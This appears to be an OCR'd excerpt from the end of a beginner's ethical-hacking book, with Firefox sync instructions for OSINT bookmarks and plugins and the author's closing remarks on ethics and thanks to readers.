


Online Internet Search Tool

Welcome to the new IntelTechniques Search To
tools. The OSINT LINKS section contains hundr
the selection. The OSINT Linux build can be fo

It looks like you haven't started Firefox in a while. Do you want to clean it u
experience? And by the way, welcome back!

Open up ***Firefox***, click on the ***Open menu*** option (The 3 lines in the upper right hand corner) and select
Preferences.



Click on ***Sync*** on the side and ***Sign In***. If you don't have an account go ahead and create one.

Next Steps:
From here All of the ***bookmarks*** and ***Firefox plugins*** will sync to your account (in addition to pre-existing ones that you may have created). Simply go to your other computer and repeat the process to sync your ***bookmarks*** and ***plugins*** over!

Conclusion:

It has been fun writing this book and I hope that you have a better understanding about what it is to be a hacker and a better understanding about security and how important it is. Being an ***ethical hacker o***ften times is walking a fine line between being the ***good guy or the bad guy***. It's easy to cross over , even if we think we are doing it for good reasons. It's important to always be aware of what we are doing and why.

If you didn't understand everything on your first time through or forget something, don't worry, just read through the book again or skip to the section that you need a refresher on. There is so much that I wanted to cover, but again, this is a beginners book so I had to try and keep things basic. There clearly is so much more to learn out there so go explore!

Finally, thank you for purchasing this book. I doubt that I will ever make enough money from this to retire or turn this into a business (Maybe I can afford lunch ;)), but this does (hopefully) help fund my experiments with hacking and programming. If you pirated this book, well I guess it was "popular" enough for someone to post it up. If you liked it, share it (preferably by way of advertising it, not giving free copies).